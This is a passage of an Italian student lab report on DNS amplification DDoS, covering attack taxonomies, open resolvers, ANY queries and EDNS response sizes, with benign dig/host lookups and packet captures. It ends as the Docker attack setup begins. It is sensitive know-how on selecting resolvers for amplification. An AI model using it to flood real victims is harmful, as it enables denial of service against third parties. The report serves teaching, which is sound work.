DNS AMP LAB

Elaborato Network Security

Luca Barrucci M63001269

Giovanni Perillo M63001272

Anno Accademico 2022/23

Sommario

1 - Introduzione

Nell'ambito della network security ci sono una serie di tipologie di attacco che mirano a sfruttare diverse vulnerabilità presenti all'interno di un sistema/nodo.

La tassonomia di questi attacchi viene fatta sulla base delle azioni compiute dall'hacker e dagli obiettivi che sono preposti.

Tra questi identifichiamo gli attacchi **passivi** che vengono utilizzati per intercettare dati senza fare nessuna operazione in prima persona.

Gli attacchi **attivi** si distinguono poiché in essi si prende iniziativa per portare a termine un attacco. Anziché unicamente "ascoltare" ciò che enti comunicano tra loro al fine di estrapolare informazioni utili, in questo caso il traffico viene generato dall'attaccante stesso, velocizzando il processo di exploiting della vulnerabilità.

Chiaramente delle due tipologie è la seconda ad essere più invasiva e riconoscibile.

Analizzando più nel profondo gli attacchi attivi, possiamo distinguere:

- **Masquerade**: un'entità finge di essere un'altra entità. Richiede ovviamente una delle forme di attacco attivo(modifica/creazione di flusso)
- **Replay**: Prevede la cattura in "passivo" e la riproposta di dati al fine di produrre un effetto autorizzato.
- **Modification of Messages**: la modifica e l'invio di alcune parti di un messaggio "legittimo", oppure un loro rallentamento o riordinamento per raggiungere lo stesso obiettivo. L'attaccante è nel mezzo tra due entità.
- **Denial of Service**: Impedisce il nomale utilizzo di un Servizio offerto.

Di questi attacchi è stata portata l'attenzione sull'ultimo citato per approfondire una dinamica di attacco.




FIGURA 1 ATTACCHI PASSIVI




FIGURA 2 ATTACCHI ATTIVI

Fonte immagini: Cryptography and network security, William Stallings

2 - Tipologie di attacco DoS

Gli attacchi DoS mirano alla compromissione della Availability e quindi la disponibilità di servizio.

Basandoci come al solito sulla definizione del NIST abbiamo che Il Denial of Service è un'azione pro-attiva che impedisce e compromette l'utilizzo di reti, sistemi e/o applicazioni esaurendone le risorse come la CPU, la memoria, la banda e lo spazio sul disco. Dunque, l'obiettivo di tale tipologia di attacco è di privare l'utente vittima della disponibilità (availability) di un qualche servizio.

Possiamo vedere una prima tassonomia degli attacchi a seconda di quale risorsa attaccano:

1) **Banda di rete**: Tipicamente un attacco DoS a tale risorsa cerca di ridurre/saturare la banda di un organizzazione target o dal momento che la maggior parte delle aziende si collegano ad Internet tramite un ISP (Internet Service Provider), allora tipicamente il DoS va ad attaccare il collegamento fra azienda ed ISP oppure direttamente l'ISP (anche se più difficile)
2) **Risorse di Sistema**: Tipicamente un attacco DoS a tale risorsa cerca di mandare in overloading o in crash il sistema di gestione della rete target
3) **Risorse Applicative**: Tipicamente un attacco DoS a tale risorsa cerca di limita le capacità di un server nel servire le richieste dei client, ci troviamo nel punto più alto nello stack e gli attacchi sfruttano vulnerabilità associate alla business logic

Tassonomia degli attacchi DoS basata sulla fonte di attacco:

1 **Attacchi a singola origine**: sono attacchi in cui l'attaccante utilizza una sola macchina per attaccare la vittima. Questi attacchi sono relativamente facili da rilevare e prevenire.

2 **Attacchi a multipla origine**: sono attacchi in cui l'attaccante utilizza molte macchine (spesso compromesse) per attaccare la vittima. Questi attacchi sono più difficili da rilevare e prevenire, in quanto gli attaccanti possono cambiare costantemente la loro origine.




FIGURA 3 ATTACCHI A SINGOLA ORIGINE




FIGURA 4ATTACCHI A MULTIPLA ORIGINE

Tassonomia degli attacchi DoS basata sulla tipologia di protocollo:

1 **Attacchi di livello di rete**: questi attacchi mirano a sovraccaricare il livello di rete del protocollo di comunicazione utilizzato, come ad esempio il protocollo IP.
2 **Attacchi di livello di applicazione**: questi attacchi mirano a sovraccaricare un'applicazione specifica, come ad esempio un server web, mediante l'utilizzo di richieste HTTP malevole.




FIGURA 5 ATTACCO DI LIVELLO APPLICAZIONE

Esempi:

- RUDY: R U DEAD YET? Consiste nell'utilizzare dei form trovati su pagine web della vittima, rispondendo a questi con dei POST i cui header indicano un payload molto alto per poi inviare piccoli pacchetti alla volta (un byte) a intervalli di tempo abbastanza lunghi e in genere randomici (simile a SlowLoris)
- SYN FLOOD: Consiste nell'inondare la vittima di pacchetti TCP SYN. Ogni connessione TCP iniziata corrisponde memoria allocata sulla vittima, un numero molto grande di connessioni porta alla saturazione delle risorse della stessa

Un particolare tipo di DOS sono i Distributed Dos, attacchi che partono da più nodi, spesso compromessi come macchine affette da virus o worm, dette zombie e risultano essere molto più efficienti e difficili da contrastare di normali attacchi DoS.

Tassonomia degli attacchi DDoS basata sulla struttura di rete degli attaccanti:

1. **Botnet DDoS**: un attacco DDoS condotto da una rete di computer compromessi (noti come bot) controllati da un attaccante. Questi bot sono spesso distribuiti in tutto il mondo e possono essere controllati in modo remoto dall'attaccante per condurre l'attacco.
2. **Reflection/Amplification DDoS:** un attaccante sfrutta le vulnerabilità di server mal configurati o compromessi in modo da utilizzarli come veicoli di attacco.

L'attacco di riflessione sfrutta i protocolli di comunicazione che consentono di inviare pacchetti di dati a una rete e di ricevere una risposta da parte di un'altra macchina. Gli aggressori inviano richieste falsificate ad una serie di macchine di terze parti, facendo apparire che l'obiettivo dell'attacco sia l'indirizzo IP di queste macchine. In questo modo, quando le macchine di terze parti rispondono alle richieste, inviano una grande quantità di traffico al destinatario dell'attacco, rendendo il sito web o il server inaccessibile.

Gli attacchi Reflected DDoS sono particolarmente efficaci perché permettono agli aggressori di mascherare la loro identità, utilizzando la rete di altre macchine per condurre l'attacco. Negli attacchi di "amplification" si mira a ottenere un traffico in ingresso alla vittima, per l'appunto, amplificato rispetto a quello in uscita dall'attaccante.

Rispetto ad altri DDOS, in cui si creano delle botnet infettando altri nodi con worm che permettono di prenderne il controllo da remoto, in questo caso si sfruttano nodi "sani", ovvero che funzionano normalmente senza essere compromessi.

Per difendersi da questo tipo di attacco, le aziende possono implementare diverse misure di sicurezza, come l'utilizzo di firewall e l'analisi del traffico di rete per identificare e bloccare il traffico malintenzionato.

Due tipi di amplification attack molto noti riguardano DNS e NTP. Questi ultimi sfruttano i server NTP che hanno un comando di monitoring: monlist.

Questo comando restituisce la lista degli ultimi 600 host che si sono sincronizzati con il server in questione e l'idea è di mandare in serie richieste monlist ad un server ma con indirizzo IP camuffato a cui il server risponderà inviando la risposta all'indirizzo IP della vittima.

C'è da dire che però il comando monlist non è più abilitato di default nelle versioni più recenti dei server NTP e difficilmente viene abilitato manualmente, per cui l'attacco difficilmente va a buon fine.

3 - Introduzione al DNS e all'attacco

Il Domain Name System (DNS) è un sistema utilizzato per tradurre gli indirizzi IP delle risorse web in nomi di dominio comprensibili per gli utenti. In altre parole, il DNS aiuta i nostri browser a trovare il sito web che vogliamo visitare.

Le query DNS possono essere di due tipi: ricorsive e iterative. In una query ricorsiva, il client (ad esempio il nostro browser) invia una richiesta al server DNS e aspetta una risposta completa, senza effettuare altre richieste ad altri server. Il server DNS invierà la risposta completa al client, che a sua volta invierà una richiesta di chiusura.


In una query iterativa, invece, il server DNS invierà solo una parte della risposta al client, indicando quale server contattare successivamente per completare la risoluzione del nome di dominio richiesto. Il client effettua quindi ulteriori richieste ai server successivi, finché non ottiene una risposta completa.

In sintesi, la differenza tra le query ricorsive e iterative è che le prime richiedono al server di trovare la risposta completa e di inviarla al client, mentre le seconde richiedono al server di fornire solo una parte della risposta e di indicare al client come completare la risoluzione del nome di dominio.

Il DNS Amplification attack è un tipo di attacco che rientra nella categoria dei “reflected DDOS”.

Prima di introdurre il concetto di amplification ci concentriamo sul reflection attack.

Nel merito del DNS Amplification, si sfruttano dei nameserver con povere scelte di configurazione chiamati “open resolver”. Tali server non solo supportano query ricorsive, ma permettono a chiunque di effettuarne. Tale caratteristica è cruciale ai fini dell’attacco, in quanto se le query non fossero ricorsive, la risposta inviata alla vittima sarebbe troppo piccola per avere una amplificazione considerevole.



In questo attacco si generano solitamente delle query di tipo “ANY” per la risoluzione di record SOA, che sono record che contengono informazioni sui nameserver, server SMTP, eventuali chiavi DNSSEC e informazioni sull’host.

Approfondimento su DNSSEC:

> DNSSEC (Domain Name System Security Extensions) è una tecnologia che consente di proteggere le query DNS da attacchi di spoofing e di manipolazione dei dati, attraverso la crittografia dei record DNS.
>
> Per quanto riguarda gli attacchi reflected DNS, che sfruttano server DNS mal configurati per amplificare il traffico di rete verso una vittima, DNSSEC non rappresenta un problema, anzi. DNSSEC prevede anche l’invio di dati per la crittografia, il che aumenta la dimensione della risposta e fornisce una ulteriore vulnerabilità per questo tipo di attacchi.

Bisogna però fare attenzione alla dimensione delle risposte. Gli standard, infatti, consigliano delle dimensioni per le risposte non superiori a 512 byte, superati i quali si prevede l'utilizzo di TCP invece che di UDP. Nonostante gli standard, i nameserver permettono di scegliere una dimensione massima anche maggiore, per cui una fase di analisi dei server che si utilizzeranno è altamente consigliata.

Vediamo degli esempi:


```
gionni@MicroondeTelefonico-2: $ host -t A  google.com 8.8.4.4
Using domain server:
Name: 8.8.4.4
Address: 8.8.4.4#53
Aliases:

google.com has address 142.250.184.78
```

Come possiamo vedere, abbiamo fatto una richiesta per un dominio di tipo A, e abbiamo ricevuto una risposta in UDP di 86 byte.

No.	Time	Source	Destination	Protocol	Length	Info
24679	31.368927812	192.168.2.121	8.8.4.4	DNS	70	Standard query 0xe847 A google.com
24680	31.388656480	8.8.4.4	192.168.2.121	DNS	86	Standard query response 0xe847 A google.com A 142.250.184.78

Facciamo un altro tentativo:

```
gionni@MicroondeTelefonico-2: $ host -a google.com 8.8.4.4
Trying "google.com"
Trying "google.com"
Using domain server:
Name: 8.8.4.4
Address: 8.8.4.4#53
Aliases:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13354
;; flags: qr rd ra; QUERY: 1, ANSWER: 22, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;google.com.                    IN      ANY

;; ANSWER SECTION:
google.com.             285     IN      A       142.251.209.46
google.com.             285     IN      AAAA    2a00:1450:4002:411::200e
google.com.             3585    IN      TXT     "webexdomainverification.8YX6G=6e6922db-e3e6-4a36-904e-a805c28087fa"
google.com.             21585   IN      CAA     0 issue "pki.goog"
google.com.             21585   IN      HTTPS   1 . alpn="h2,h3"
google.com.             21585   IN      NS      ns3.google.com.
google.com.             21585   IN      NS      ns2.google.com.
google.com.             285     IN      MX      10 smtp.google.com.
google.com.             3585    IN      TXT     "onetrust-domain-verification=de01ed21f2fa4d8781cbc3ffb89cf4ef"
google.com.             21585   IN      NS      ns1.google.com.
google.com.             3585    IN      TXT     "google-site-verification=wD8N7i1JTNTkezJ49swvWW48f8_9xveREV4oB-0Hf5o"
google.com.             3585    IN      TXT     "docusign=1b0a6754-49b1-4db5-8540-d2c12664b289"
google.com.             3585    IN      TXT     "MS=E4A68B9AB2BB9670BCE15412F62916164C0B20BB"
google.com.             3585    IN      TXT     "v=spf1 include:_spf.google.com ~all"
google.com.             3585    IN      TXT     "apple-domain-verification=30afIBcvSuDV2PLX"
google.com.             3585    IN      TXT     "docusign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e"
google.com.             3585    IN      TXT     "google-site-verification=TV9-DBe4R80X4v0M4U_bd_J9cpOJM0nikft0jAgjmsQ"
google.com.             45      IN      SOA     ns1.google.com. dns-admin.google.com. 511739879 900 900 1800 60
google.com.             3585    IN      TXT     "atlassian-domain-verification=5YjTmWmjI92ewqkx2oXmBaD60Td9zWon9r6eakvHX6B77zzkFQto8PQ9QsKnbf4I"
google.com.             3585    IN      TXT     "facebook-domain-verification=22rm551cu4k0ab0bxsw536tlds4h95"
google.com.             21585   IN      NS      ns4.google.com.
google.com.             3585    IN      TXT     "globalsign-smime-dv=CDYX+XFHUw2wml6/Gb8+59BsH31KzUr6c1l2BPvqKX8="

Received 1109 bytes from 8.8.4.4#53 in 36 ms
```



No.	Time	Source	Destination	Protocol	Length	Info
1602…	215.148524126	192.168.2.121	8.8.4.4	DNS	70	Standard query 0x8921 ANY google.com
1602…	215.157030510	8.8.4.4	192.168.2.121	DNS	70	Standard query response 0x8921 ANY google.com
1602…	215.157479156	192.168.2.121	8.8.4.4	TCP	74	33045 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3575660172 TSecr=0 WS=128
1602…	215.176145119	8.8.4.4	192.168.2.121	TCP	74	53 → 33045 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1412 SACK_PERM=1 TSval=4199529133 TSecr=3575660172 WS=256
1602…	215.176201081	192.168.2.121	8.8.4.4	TCP	66	33045 → 53 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3575660191 TSecr=4199529133
1602…	215.176329610	192.168.2.121	8.8.4.4	DNS	96	Standard query 0x342a ANY google.com
1602…	215.196445387	8.8.4.4	192.168.2.121	TCP	66	53 → 33045 [ACK] Seq=1 Ack=31 Win=65536 Len=0 TSval=4199529153 TSecr=3575660191
1602…	215.196445483	8.8.4.4	192.168.2.121	TCP	66	[TCP Dup ACK 160291#1] 53 → 33045 [ACK] Seq=1 Ack=31 Win=65536 Len=0 TSval=4199529153 TSecr=3575660191
1602…	215.197864046	8.8.4.4	192.168.2.121	DNS	1177	Standard query response 0x342a ANY google.com A 142.251.209.46 AAAA 2a00:1450:4002:411::200e TXT CAA HTTPS NS ns3.google.c
1602…	215.197880527	192.168.2.121	8.8.4.4	TCP	66	33045 → 53 [ACK] Seq=31 Ack=1112 Win=64128 Len=0 TSval=3575660213 TSecr=4199529154
1603…	215.212469904	192.168.2.121	8.8.4.4	TCP	66	33045 → 53 [FIN, ACK] Seq=31 Ack=1112 Win=64128 Len=0 TSval=3575660227 TSecr=4199529154
1603…	215.230438840	8.8.4.4	192.168.2.121	TCP	66	53 → 33045 [FIN, ACK] Seq=1112 Ack=32 Win=65536 Len=0 TSval=4199529187 TSecr=3575660227
1603…	215.230479408	192.168.2.121	8.8.4.4	TCP	66	33045 → 53 [ACK] Seq=32 Ack=1113 Win=64128 Len=0 TSval=3575660245 TSecr=4199529187

In questo secondo caso, abbiamo fatto una query di tipo ANY e abbiamo ricevuto una risposta di oltre 1000 byte e, soprattutto, in TCP.

Ma cerchiamo di andare più a fondo, proviamo “dig”.


```
gionni@MicroondeTelefonico-2: $ dig google.com @8.8.4.4 ANY

; <<>> DiG 9.16.37-Debian <<>> google.com @8.8.4.4 ANY
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28007
;; flags: qr rd ra; QUERY: 1, ANSWER: 22, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;google.com.                    IN      ANY
```

Effettuando la stessa query con dig ci viene restituito anche lo pseudo-header “opt” di EDNS, che ci dice che la dimensione massima dei pacchetti UDP è di 512 byte.
Nello stesso opt possiamo vedere che il server è abilitato a EDNS0.
(NB. Con dig le query di tipo ANY vengono inviate automaticamente in TCP, senza tentare UDP, motivo per cui abbiamo usato host nei primi due esempi).

Facciamo una breve parentesi su EDNS:

> l'Extension Mechanisms for DNS (EDNS), che è un protocollo che estende il sistema di risoluzione dei nomi di dominio (DNS) per supportare funzionalità aggiuntive.
>
> la dimensione massima dei pacchetti di dati di DNS originale è limitata a 512 byte, il che significa che le richieste o le risposte DNS più grandi devono essere divise in pacchetti più piccoli o in tcp , con conseguente aumento del traffico di rete e ritardi. EDNS viene introdotto come soluzione a questo problema, consentendo la comunicazione di pacchetti DNS più grandi.
>
> C’è da specificare che la dimensione massima dei pacchetti dipende dalla configurazione del server, che può rimanere a 512 anche nel caso di EDNS.
>
> EDNS favorisce la Backward compatibility, cioè fa sì che in caso in cui un nodo non supporti tale estensione si torni al normale utilizzo di DNS con le dimensioni prefissate standard.

Chiediamoci ora come capire se un server accetta le query ricorsive, che come già specificato è importante ai fini dell'attacco.
Ritorniamo alla prima richiesta DNS e analizziamo i flag del pacchetto DNS:



Possiamo vedere che:

1) Recursion desired: si richiede che il server risolva ricorsivamente la query, se possibile
2) Recursion Available: il server può risolvere query ricorsive

4 - Esecuzione dell'attacco

Preparazione delle macchine:

per poter mostrare come deve essere effettuato l'attacco e quali sono i risultati dello stesso abbiamo settato una serie di container (rappresentanti delle macchine) per imbastire uno scenario tipico di attacco.

Per creare i container abbiamo utilizzato Docker. Questi sono i componenti utilizzati:

